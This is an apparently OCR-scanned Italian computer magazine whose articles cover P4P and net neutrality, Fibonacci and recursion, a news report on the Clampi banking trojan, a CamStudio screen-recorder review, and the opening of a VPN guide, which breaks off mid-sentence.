decisamente più lento del dovuto e la seconda è che le linee di collegamento tra i provider verranno percorse inutilmente da dati che sono già disponibili in un luogo più vicino, con conseguente spreco di banda.


:: Evoluzione

Per risolvere queste questioni alla radice, alcuni ricercatori delle università di Yale e Washington hanno pensato di rendere più intelligente lo scambio di dati sui circuiti P2P. Se le strutture di rete venissero coinvolte nella ricerca dei file, non più delegando ogni operazione





Verizon sta attualmente sperimentando il P4P sulla sua rete, spacciandolo per una grande novità per i suoi abbonati.



ai client, sarebbe possibile non solo trovare un file che si sta cercando ma anche identificare il miglior peer da cui scaricarlo. Questo darebbe vita a un download più veloce, meno dipendente dalle condizioni globali di Internet e con un impatto certamente minore sulle già intasate arterie internazionali e intercontinentali della grande Rete. Per arrivare allo scopo, la possibilità è solo una: sostituire le poco intelligenti apparecchiature di rete attuali con modelli capaci di interfacciarsi con i programmi P2P predisposti, così da permettere ricerche mirate. Ogni client, in sostanza, deve sapere dove si trova per collegarsi con priorità ai client affini, nella stessa zona. I test svolti finora hanno dimostrato che il sistema funziona in modo splendido, eliminando l'intasamento da download P2P delle reti degli operatori e arrivando a dimezzare i tempi di download dei file. In particolare, l'esperimento condotto da Verizon, www.verizon.com, su un gruppo di suoi abbonati ha dimostrato senza ombra di dubbio che il P4P conviene sia agli utenti che agli operatori. Risultati positivi che vengono pubblicizzati persino dalle major e proprio questo è un campanello di allarme che deve far riflettere. Possibile che proprio chi osteggia nel modo più assoluto e plateale il P2P si metta a pubblicizzare il fatto che la sua "evoluzione" in P4P sia meglio?

:: Lo so tutto!

Ovviamente, le major hanno fatto bene i loro conti: in uno scenario P4P totale, le apparecchiature di rete sanno tutto del loro network e la privacy non esiste. Non è un caso che proprio Verizon abbia svolto i suoi test con il sostegno delle major e con una conoscenza perfetta della tipologia e delle fonti dei file scambiati dai suoi utenti. Le attrezzature usate ora, infatti, non si interessano dell'architettura della rete in cui sono collocate: una volta configurate per dirigere e smistare il traffico in un cenrto modo, non si occupano di altro. Ognuna gestisce il suo pezzetto e svolge il suo compito interfacciandosi, al limite, con qualche apparecchiatura collegata direttamente. In una rete P4P perfetta, invece, ogni nodo deve sapere esattamente com'è costruito l'intero network, così da instradare richieste e traffico sulla base del materiale reperibile. In termini pratici, il cambiamento è enorme perché, attualmente, è impossibile controllare il traffico P2P osservando un nodo della rete. Non ha alcun senso perché il traffico in transito è frutto di un accordo tra due client che possono usare quell'apparecchiatura o un'altra: alla Rete non interessa. In una prospettiva P4P, invece, l'accordo tra i client esiste ma solo subordinato all'accordo tra i componenti della Rete stessa. Questo significa che la richiesta di ricerca di un file fatta da un client non arriva a un server o ad altri client ma viene intercettata da router, server e gateway del provider che decidono a quali altri computer indirizzarla. Questo significa che il provider può introdurre un unico punto di controllo, sulla sua rete, da cui avere una visione globale e complessiva di tutto il suo traffico P4P e, di conseguenza, dei file disponibili sui computer dei suoi utenti. Di più: il provider potrebbe decidere che un certo tipo di traffico o un certo tipo di file o anche solo un singolo file non devono essere scambiati dai suoi utenti, istruendo le apparecchiature per rifiutare questo genere di ricerche oppure per segnalarle, in modo automatico, a qualche entità esterna. L'introduzione del P4P, inoltre, rappresenterebbe un primo caso di rete non più neutrale e, probabilmente, il cambio sarebbe estremamente svantaggioso per tutti. Per questo motivo, anche se viene spacciato come una evoluzione del P2P, il P4P è considerato tutt'altro: è un sistema per migliorare le condizioni della Rete che potrebbe renderla inutile, è un metodo per organizzare il traffico P2P che potrebbe segnarne la fine, è un sistema per migliorare lo scambio di file in uno scenario in cui nessuno più avrebbe il coraggio di farlo, in cui ci potrebbe essere un facile controllo di chi scambia e di cosa si scambia.

Khamul

NET NEUTRALITY

Letteralmente, la neutralità della Rete è un principio secondo cui i fornitori dei mezzi di comunicazione, provider, devono mantenere una infrastruttura libera e aperta ad ogni possibile utilizzo all'interno dei limiti tecnici esistenti. Secondo questo principio, i provider non si devono occupare di cosa viaggia sulla Rete, compito dei fornitori dei servizi, ma devono operare perché il transito sia veloce e affidabile. Ovviamente, questo principio è osteggiato dagli stessi operatori perché la fornitura di contenuti, favorendo i propri, gli permette di aumentare le fonti di guadagno. In più è ovviamente osteggiato dalle major che vorrebbero imporre controlli sul P2P e dalle compagnie telefoniche che vorrebbero incamerare il traffico VoiP. Nel caso in cui mancasse la neutralità della rete ci si potrebbe trovare nell'ipotesi di scegliere un provider da usare non in base alle caratteristiche della sua offerta sui collegamenti ma sulla base dei servizi autorizzati o forniti con la connettività: una situazione disastrosa per la libera concorrenza e per la qualità dei servizi.



Informatica del '200

Le novità introdotte da Fibonacci nel 1200 sono tutt'ora valide e affascinanti

È italiano, è morto nel 1250, è tra i matematici più famosi di sempre, tuttora gli viene dedicata una rivista, ha influito sull'arte, sulla filosofia, sulla finanza moderna, sull'informatica. Ovviamente non stiamo parlando di Leonardo da Vinci (nato 2 secoli dopo la sua morte) ma di un altro Leonardo: Fibonacci. Nel 1202 scrisse un libro, un trattato di matematica chiamato Liber Abbaci, destinato a rivoluzionare la matematica occidentale per sempre. Dopo il periodo buio medioevale, infatti, la sofisticata matematica degli antichi era ormai decaduta in occidente e non si registrava alcun progresso da secoli.



Il rapporto tra testa, corpo, e gambe? Serie Aurea. Il rapporto tra le parti centrali e laterali di questi tre elementi? Idem...

Erano ancora in uso i numeri romani e i calcoli, banali, venivano svolti usando l'abaco. Leonardo Fibonacci ebbe la fortuna di poter prendere contatti con il mondo arabo grazie al padre, un mercante, che lo portò a vivere per qualche tempo in Algeria. Lì studiò le tecniche matematiche degli studiosi musulmani e si appassionò al loro mondo di numeri. Era un mercante, come il padre, con una passione estrema per la matematica che lo portò a viaggiare moltissimo, sempre alla ricerca di nuove informazioni . Una volta tornato in Italia si decise a diffondere le conoscenze acquisite e rielaborate, dando nuova vita a una scienza che sembrava quasi estinta.


ALBERI INFORMATICI

L'influenza di Fibonacci sull'informatica riguarda anche una struttura piuttosto importante che riguarda qualsiasi organizzazione di dati: gli alberi. In una serie di alberi binari bilanciati AVL, creati usando un algoritmo particolare, quello con il minor numero di nodi e la più alta efficienza è detto Albero di Fibonacci. Proprio grazie al parallelo con la Successione di Fibonacci, infatti, un albero con queste caratteristiche può essere definito come un albero binario di altezza h, il cui ramo di destra è alto h-2 e quello di sinistra h-1. Questa caratteristica permette anche di legare l'altezza dell'albero al numero dei nodi che contiene, creando una funzione logaritmica che determina l'altezza dell'albero sapendone il numero di nodi. Questo permette di creare algoritmi di strutturazione dei dati e di ricerca molto compatti ed efficenti perché sfruttano la ricorsività e una serie di regole di rapida applicazione per l'organizzazione delle informazioni.

:: Numeri

Se l'impatto più conosciuto della sua opera sul mondo è stata l'introduzione dei numeri cosiddetti arabi (in realtà originari dell'India), altri aspetti risultano comunque fondamentali. Il primo è senz'altro la formalizzazione delle operazioni matematiche: nel suo libro, Fibonacci non fa altro che porre in forma colloquiale una serie di algoritmi che definiscono le operazioni numeriche tramite i "nuovi" simboli. Operazioni che, per altro, risultano quindi universalmente conosciute e decisamente più semplici: basta pensare a problemi pratici come il calcolo del peso delle merci da imbarcare su una nave. Un conto è moltiplicare, per esempio MCCXII scatole per IV Kg usando un abaco e un altro è moltiplicare 1212 per 4 Kg usando un foglio di carta. Il concetto destinato a rivoluzionare il modo di pensare moderno e ad influire in maniera pesante sull'informatica, però, è più sottile: la ricorsività. Nel suo trattato, Fibonacci parla di una sequenza numerica in cui i primi due numeri siano 0 e 1 mentre gli altri vengono definiti con la somma dei due precedenti. Da questa definizione deriva una ben precisa sequenza, passata alla storia come Successione di Fibonacci: 0, 1, 1, 2, 3, 5, 8, 13, 21, 34 e via dicendo.

Dal punto di vista funzionale, se indichiamo con F un numero della sequenza e poniamo F0=0 e F1=1, un numero Fn della sequenza viene definito come Fn-1+Fn-2. A sua volta, però sia Fn-1 che Fn-2 sono numeri della sequenza che hanno la stessa e identica definizione ricorsiva. Proprio quest'ultimo concetto, ora comune a qualsiasi programmatore, è stato rivoluzionario: definire una struttura sulla base di un procedimento che ha le sue origini in operazioni matematiche applicate alla struttura stessa. Prima di Fibonacci, questo modo di definire qualcosa era, semplicemente, inesistente e inconcepibile: c'era un limite fisico alle possibilità di operare con i numeri romani e concettualmente era impossibile arrivare a definizioni ricorsive. Il concetto stesso di algoritmo era qualcosa di molto vago prima della formalizzazione di Fibonacci e senza questo matematico sarebbe stato difficile poter avere, in seguito, molte delle cose che oggi diamo per scontate. Chi è arrivato dopo di lui ha fondato o riscoperto le scienze e il debito verso questo matematico è tutt'ora notevole.



La spirale costruita rispettando le proporzioni della Sezione Aurea. Le stesse proporzioni esistenti tra alcune note musicali.



La disposizione dlele foglie su un tronco non è casuale: segue la successione di Fibonacci!

ALGORITMO


Avendo definito la ricorsività senza volerlo, definendo i numeri della sua celebre Successione, l'approccio informatico a Fibonacci non può prescindere da questo prezioso concetto. Così, è con la ricorsione che possiamo trovare in modo semplice un qualsiasi numero della sequenza. La soluzione in C di questo problema è banale:

```
int fib(int n)
{if (n==0 || n==1)
return n;
return fib(n-1) + fib(n-2);}
```

:: Conchiglie, quadri e ananas

L'aspetto più conosciuto di Fibonacci, tuttavia, riguarda proprio lo strumento a cui sono stati applicati per primi i concetti di cui gli siamo debitori: la Successione. Apparentemente si tratta di un esercizio banale di matematica ma ha affascinato per secoli i matematici di tutto il mondo e non solo. La proprietà senz'altro più conosciuta della Successione di Fibonacci è che il rapporto tra due numeri consecutivi è di circa 1,618. Per qualsiasi dei suoi numeri consecutivi! Questo rapporto è sempre un po' più del numero che abbiamo indicato oppure un po' meno e questo errore si presenta in modo alternato. Generalizzando, il rapporto tra Fn e Fn-1 è sempre tendente ad essere 1,618. In più, se il rapporto tra Fn e Fn-1 è un po' più del numero indicato, possiamo affermare che quello tra Fn-1 e Fn-2 e Fn+1 e Fn sarà un po' meno. Questo numero irrazionale era già stato scoperto, se così si può dire, dai matematici greci e usato, sembra, per gestire le proporzioni di alcune statue. Per questo venne chiamato Sezione Aurea oppure numero di Fidia, dal nome di uno scultore greco che si dice l'abbia usato per le sue opere nel Partenone. Le particolarità non finiscono qui: la Sezione Aurea è anche una delle due soluzioni all'equazione X2-x-1=0. L'altra soluzione, arrotondata, è -0,618, ha la stessa composizione decimale della Sezione Aurea e per questo, priva di segno, viene chiamata Sezione Argentea. Un numero affascinante, quindi, che sembra molto legato alla realtà: il rapporto tra le parti del guscio della maggior parte delle conchiglie a spirale sembrano fedeli alla Sezione Aurea. Lo stesso vale per moltissimi quadri: questo numero ha affascinato talmente tanti artisti che il rapporto tra il cielo e la terra negli sfondi è considerato migliore se rispetta la Sezione Aurea. D'altra parte sembra che la natura usi spesso questo numero e la Successione di Fibonacci: dai rapporti tra le disposizioni dei rami degli alberi al numero di spirali nei girasoli, al numero dei petali dei fiori fino alla disposizione delle scaglie degli ananas, sembra che questo rapporto regoli molti aspetti del mondo reale.
Per approfondire la conoscenza delle numerose implicazioni che riguardano sia la Sezione Aurea che la Successione di Fibonacci non basta certamente un articolo e serve una notevole dose di conoscenze matematiche non banali. Anche se Fibonacci ha creato la sua Successione oltre 800 anni fa, moltissimi matematici e studiosi hanno compiuto studi sul suo lavoro, trovando molte affinità con i più disparati campi del sapere e con molte altre strutture matematiche. Per saperne di più, l'ideale è partire dalle definizioni più semplici, disponibili sui libri di algebra delle scuole superiori, per poi passare a testi più evoluti che, magari, trattino anche i frattali (perché c'entrano anche loro). Se, invece, siamo curiosi di dare uno sguardo al Liber Abbaci, da cui tutto ha avuto origine, in Rete se ne trovano alcune selezioni mentre un'edizione cartacea è disponibile, purtroppo a caro prezzo, sul sito www.amazon.com.


Helevorn



Una pagina del Liber Abbaci, conservato alla Biblioteca Nazionale di Firenze. È stato determinante per molti concetti moderni.

TARTAGLIA

Un Triangolo di Tartaglia è costruito ricorsivamente sommando i due elementi adiacenti della riga superiore. Partendo da un 1 e sviluppando il triangolo, avremo la prima riga con l'uno di partenza, la seconda con due 1, la terza con la sequenza 1 2 1, la quarta con la sequenza 1 3 3 1 e così via. Nella costruzione del triangolo, troveremo anche la Successione di Fibonacci. Per la sua individuazione bisogna costruire il triangolo allineando i primi numeri di ogni riga. Poi si sommano il primo e il secondo elemento di ogni riga. A partire dal terzo, si sommano alla cifra precedente in numeri trovati sulla diagonale verso l'alto a destra. Il risultato finale sarà il numero della N-esima Successione di Fibonacci!



ADDIO DENARO!


Clampi non ruba dati sensibili: è studiato per rubare soldi e sta facendo vittime ovunque



Migliaia i computer infettati, centinaia di migliaia di dollari rubati ad acquirenti online, centinaia di siti infetti: la novità dal mondo dei virus si chiama Clampi e fa tremare i negozi online. Sul piano tecnico non è altro che un normale Trojan, capace di infettare i sistemi Windows. Nessuna novità, quindi, se non fosse che il metodo di infezione risulta tra i più sofisticati attualmente esistenti perché fa leva sul social engineering. Come molti altri cavalli di troia, Clampi arriva come allegato alle mail e deve essere avviato esplicitamente per poter funzionare. La differenza con le migliaia di altri virus che usano questo sistema di infezione, però, è che Clampi si attiva anche grazie a falsi messaggi all'interno del browser, sfruttando falle nella sicurezza di Flash e degli ActiveX. L'elenco dei sistemi attaccabili è ragguardevole e spazia da Windows 98 a Windows Server 2003, escludendo per ora soltanto Windows Vista e Windows Server 2008. Il virus è in grado di nascondersi nelle directory di Windows spacciandosi per un file di sistema del tutto legittimo, operazione che rende di fatto impossibile una sua rimozione manuale. Altra caratteristica che lo rende molto particolare è il fatto che ad ogni avvio tenta di collegarsi a uno o più siti Web da cui è in grado di scaricare aggiornamenti e plugin. Un virus modulare, quindi, che si adatta all'ambiente che infetta: può far guadagnare ai suoi creatori l'accesso remoto a una macchina ma può anche espandere le sue caratteristiche in modo automatico. Questa caratteristica fa si che il "core" del virus non sia di dimensioni troppo elevate: non ha nemmeno una funzione per trasmettere l'infezione via rete LAN, in modo automatico. D'altra parte, se il computer infetto ha accesso a Internet, può scaricare autonomamente un suo plugin che provvede a questa funzionalità.

:: Danni, tanti danni

Dal punto di vista della rimozione, qualsiasi antivirus aggiornato è in grado di riconoscerlo e combatterlo senza problemi. Malgrado queste caratteristiche di debolezza, il virus è visto con estrema preoccupazione perché la sua struttura modulare gli permette di adattarsi all'ambiente che infetta, con una sorta di macro polimorfismo che, in assenza di protezioni, arriva a compromettere seriamente anche reti e server. Se abbiamo un antivirus aggiornato e disponiamo di un firewall di buona qualità non è un virus preoccupante e difficilmente potremo subire una sua infezione. Basta, tuttavia, avere a disposizione il solo firewall di Windows per iniziare ad avere qualche problema: i suoi creatori hanno previsto questa possibilità e la presenza di questo firewall non impedisce al virus di contattare l'esterno a suo piacimento.


New Trojan virus poses online banking threat

Un privilegio concesso ai virus più dannosi: finire sulle pagine dell'inglese Times.



Spiegare agli amici come fare un'operazione? Semplice, se si usa il software giusto

Studio di registrazione

A volte fare la stampa di una schermata non è sufficiente per spiegare qualche operazione complessa o una lunga serie di operazioni. E quante volte troviamo in rete delle videoguide che permettono di rivedere in un filmato su come si usa un software dal punto di vista di un utente esperto direttamente sul nostro monitor? Esistono diversi tool commerciali che permettono di videoregistrare le operazioni che compiamo sul nostro pc, ma tra i software opensource completamente gratuiti emerge tra tutti CamStudio che ci permette di ottenere risultati professionali senza sostenere alcun costo. Per averlo scarichiamo da camstudio.org l'ultima versione ufficiale disponibile e siamo pronti.

:: Caratteristiche

Nonostante si tratti di un software gratuito, in CamStudio possiamo trovare molte caratteristiche interessanti che permettono di soddisfare la maggior parte delle esigenze. Il software gira purtroppo solo su Windows, ma dato che è un progetto opensource speriamo di vederlo presto anche per Linux e Mac OS X.
In ogni programma di cattura video, è possibile definire un'area dello schermo nella quale siamo interessati a registrare cosa accade, soprattutto per evitare di registrare a tutto schermo e creare poi filmati troppo grandi. Se sappiamo in anticipo che ci muoveremo in un'area ben definita dello schermo questa strategia può andare bene, ma in generale questa modalità si rivela ben presto poco flessibile. CamStudio risolve questo problema con la modalità "autpan": attivandola il software gestirà in registrazione un'area rettangolare che insegue il puntatore del mouse e viene segnalata con un rettangolo che non viene assolutamente incluso nella registrazione (e volendo può anche essere reso invisibile).


Per avviare la registrazione, va impostata una combinazione di tasti di proprio gusto che verranno intercettati mentre il programma è in background. Il formato di output può essere scelto tra Adobe Flash (swf) e lo standard avi e in entrambi casi si potrà selezionare la qualità, il codec e la compressione



L'interfaccia di CamStudio è semplice e intuitiva. Se vogliamo partire subito a registrare basta premere il pulsante rosso.

del video, per limitare la dimensione del file. Nel video, si può scegliere se far apparire o meno il cursore e gli si può cambiare forma, colore e dimensione, anche scegliendo un'immagine personalizzata. Per la parte audio del video, si può registrare a partire dal microfono o miscelare un'altra sorgente audio come un file esterno (mp3 ad esempio). Si possono inoltre aggiungere delle note che compaiono sullo schermo durante il filmato (come fumetti) che possono essere una valida alternativa all'audio nel caso non vogliamo aggiungerlo. Va considerato però che in caso di autopan attivo, il fumetto potrebbe finire fuori dall'area di registrazione (ha una posizione fissa e non segue il cursore).
C'è anche la video-nota, che permette di videoregistrarsi con una webcam e realizzare l'effetto dell'immagine nell'immagine da inserire nel video. La parte interessante è che volendo si possono registrare le due cose insieme evitando di dover montare i filmati acquisiti separatamente.

È possibile che al termine della registrazione, nonostante la qualità sia accettabile con il livello di compressione scelto, il file sia comunque troppo grande (è facile crescere in dimensioni quando si produce un video!) e si dovrà intervenire a quel punto con un software esterno dedicato. Ma nel caso si sia registrato in formato avi, si può provare la conversione a swf che, abbassando la qualità, riduce drasticamente anche le dimensioni (ad esempio, per un filmato di circa sette minuti in avi abbiamo 157Mb, che diventa circa 35Mb in swf). Va detto però che è presente un bug nel software riguardo questa generazione:



Da non trascurare la scelta del codec: si possono sfruttare tutti quelli installati nella macchina ma, nel caso si voglia ridistribuire il filmato, è meglio scegliere quelli più conosciuti.



Una volta registrato il nostro filmato possiamo subito rivederlo con un player video. L'effetto è davvero sorprendente!

il file swf sembra non essere compatibile con Netscape e Firefox.
Un altro suggerimento utile per ridurre le dimensioni è quello di provare gli altri codec o convertire il file avi nel formato wmv (Windows Media Video) con Windows Movie Maker.

:: Conclusioni

CamStudio permette di realizzare videoguide, tutorial o anche filmati amatoriali se abbiamo una webcam direttamente col proprio pc, con la massima semplicità e leggerezza e quindi alla portata di chiunque, anche su pc meno recenti.
Come lato negativo va considerato che CamStudio è fornito solo in lingua inglese ed è presente, come visto, un bug sulla conversione verso il formato flash. Nonostante questi nei, gli utilizzi sono davvero molti, basti pensare alla possibilità di congelare in un video una sequenza di operazioni che generano un errore per avere un supporto tecnico da remoto, o pubblicare guide e tutorial online; oltre al fatto che si tratta di un prodotto opensource ed è un valore aggiunto: nessun costo per l'utilizzo e continui aggiornamenti online.
Se qualche parola in inglese non ci spaventa, CamStudio può diventare un ottimo strumento da tenere sempre pronto sul proprio PC.


Massimiliano Brasile

Rete virtuale


Grazie a una VPN, possiamo collegare tra loro diversi computer, in sicurezza, via Internet


Una rete privata virtuale può cavarci di impaccio in più di un'occasione: per esempio quando abbiamo bisogno di un file o di un'informazione quando siamo lontani da casa o per passarci file da un PC all'altro senza installare una rete Lan o wireless. Realizzarne una è davvero semplice. Vediamo insieme come procedere.

Ci sono molte ottime buone ragioni per creare una VPN (cioè una Virtual Private Network). I motivi sono tutti di ordine molto pratico. Per esempio possiamo avere qualche problema a configurare una rete locale classica anche se abbiamo consultato tutti i manuali possibili e immaginabili disponibili in Rete. I problemi sorgono tipicamente quando la rete dovrebbe collegare computer che funzionano con diversi sistemi operativi. Scopriremo anche quanto sia comodo aver installato una rete virtuale privata nei computer di casa quando siamo lontani e non abbiamo a disposizione i nostri dati preziosi, un programma che ci serve o un messaggio di posta elettronica fondamentale. Basta accedere al nostro computer per avere a disposizione in un attimo tutto ciò che ci serve. Per quanto riguarda i programmi disponibili c'è solo l'imbarazzo della scelta. Ci sono strumenti gratuiti come per esempio il Desktop Remoto di Windows (che funziona solo per collegarsi ad altri computer con sistema operativo Windows), o quelli gratuiti ma un po' più complessi come Ultra VNC o TeamViewer e i programmi commerciali come Symantec PC Anywhere, o 